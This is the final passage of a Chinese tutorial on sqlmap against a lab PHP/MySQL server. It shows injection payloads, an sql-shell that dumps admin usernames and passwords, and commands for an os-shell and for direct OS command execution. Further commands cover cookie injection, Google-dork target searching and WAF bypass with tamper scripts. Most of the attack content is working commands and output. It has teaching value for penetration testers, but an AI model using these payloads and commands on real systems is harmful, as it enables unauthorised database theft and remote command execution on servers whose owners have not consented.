
Sql-shell 获取成功，演示一下利用

```
    Payload: id=0 AND 3224=3224

    Type: error-based
    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: id=0 AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x717a7a7871,(SELECT (ELT(5207=5207,1))),0x71767a7671,0x78))s), 84
46744073709551610, 8446744073709551610)))

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=0 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=0 UNION ALL SELECT CONCAT(0x717a7a7871,0x4b584f4151665a59594c70656969484a4b4a705449416278457354644c53576c766b57764d6
36247,0x71767a7671),NULL,NULL-- ziFU
---
[09:18:45] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.3, Apache 2.2.17
back-end DBMS: MySQL 5
[09:18:45] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell> select user();
[09:19:00] [INFO] fetching SQL SELECT statement query output: 'select user()'
[09:19:00] [WARNING] reflective value(s) found and filtering out
select user():    'root@localhost'
sql-shell> select * from admin;
[09:19:43] [INFO] fetching SQL SELECT statement query output: 'select * from admin'
[09:19:43] [INFO] you did not provide the fields in your query. sqlmap will retrieve the column names itself
[09:19:43] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) columns
[09:19:43] [INFO] fetching current database
[09:19:43] [INFO] fetching columns for table 'admin' in database 'sqlinjecttest'
[09:19:43] [INFO] the query with expanded column name(s) is: SELECT id, password, username FROM admin
select * from admin; [3]:
[*] 0, 123456, admin
[*] 4, 654321, break
[*] 5, 162534, test

sql-shell>
```

直接输入 sql 命令回车就执行了！输入 x 或 q 按回车即可退出 sql-shell。前提是权限允许！！！

4.13、获取一个 os-shell 会话

命令：sqlmap -u http://192.168.10.131/sqlinjection.php?id=0 --os-shell




标 1 的地方是询问你服务器支持那种 WEB 应用程序语言，根据你的实际情况进行选择 1-4！

标 2 的地方是询问你是否允许 sql 尝试触发并披露完整路径。根据账户权限的实际情况选择 y 或 n！

标 3 的地方是询问你使用哪个可写目录，根据服务器实际情况而定！！！


演示一下利用



和 sql-shell 相似，只是 os-shell 的命令为 windwos 控制台命令。输入 x 或 q 按回车即可退出 os-shell。前提是权限允许！！！

4.14、在注入点直接执行命令

命令：sqlmap -u http://192.168.10.131/sqlinjection.php?id=0 --os-cmd=ipconfig



可以看到在注入点直接执行了 windows 控制台命令，过程中的询问选项和 os-shell 获取过程中的询问选项一样。
前提是权限允许！！！

4.15、在目标 URL 上解析和测试表单(抛砖引玉不做演示！)

命令：sqlmap -u http://192.168.10.131/sqlinjection.php --forms

4.16、sqlmap 用 cookie 注入(抛砖引玉不做演示！)

命令：sqlmap.py -u "http://www.xxx.org/jsj/shownews.asp" --cookie "id=0" --dbs

4.17、伪静态盲注(抛砖引玉不做演示！)

命令：sqlmap -u "http://xxx.cn/index.php/Index/view/id/40.html" --dbs

4.18、利用谷歌关键字进行搜索注入(抛砖引玉不做演示！国内苦逼们需翻墙！)

命令：sqlmap -g inurl:php?id=

4.19、sqlmap 绕过 WAF(抛砖引玉不做演示！)

命令：sqlmap -u [url]http://192.168.159.1/news.php?id=1[/url] -v 3 --dbs --batch --tamper "python 脚本"
脚本位置在/usr/share/sqlmap/waf 下，有兴趣的可以研究下。

5、结束语：

郑重声明：我的目的是为了演示 SqlMap 的功能！！！所以数据库账户权限是 root 权限，你们在实际情况中未必会有我这么一帆风顺的操作，有些操作下面我写了“前提是权限允许”！！！一定要看清楚！！！别说我做教程坑了你们！！！现实中的困难还等待着你们去克服！！！我只是抛砖引玉！！！

说实话这个工具非常的强大！有很多的选项供选择，我这里只举了一些比较常见常用的例子，实在是没有时间没有精力把每种数据库环境每种情况都模拟演示一遍。望大家理解！！！如果你们在使用 SqlMap 的时候有什么骚操作可以记录下“图片+文字讲解”发送给我，我会更新添加进这篇文章供大家学习。

6、参考资料：

SqlMap FAQ：https://github.com/sqlmapproject/sqlmap/wiki/FAQ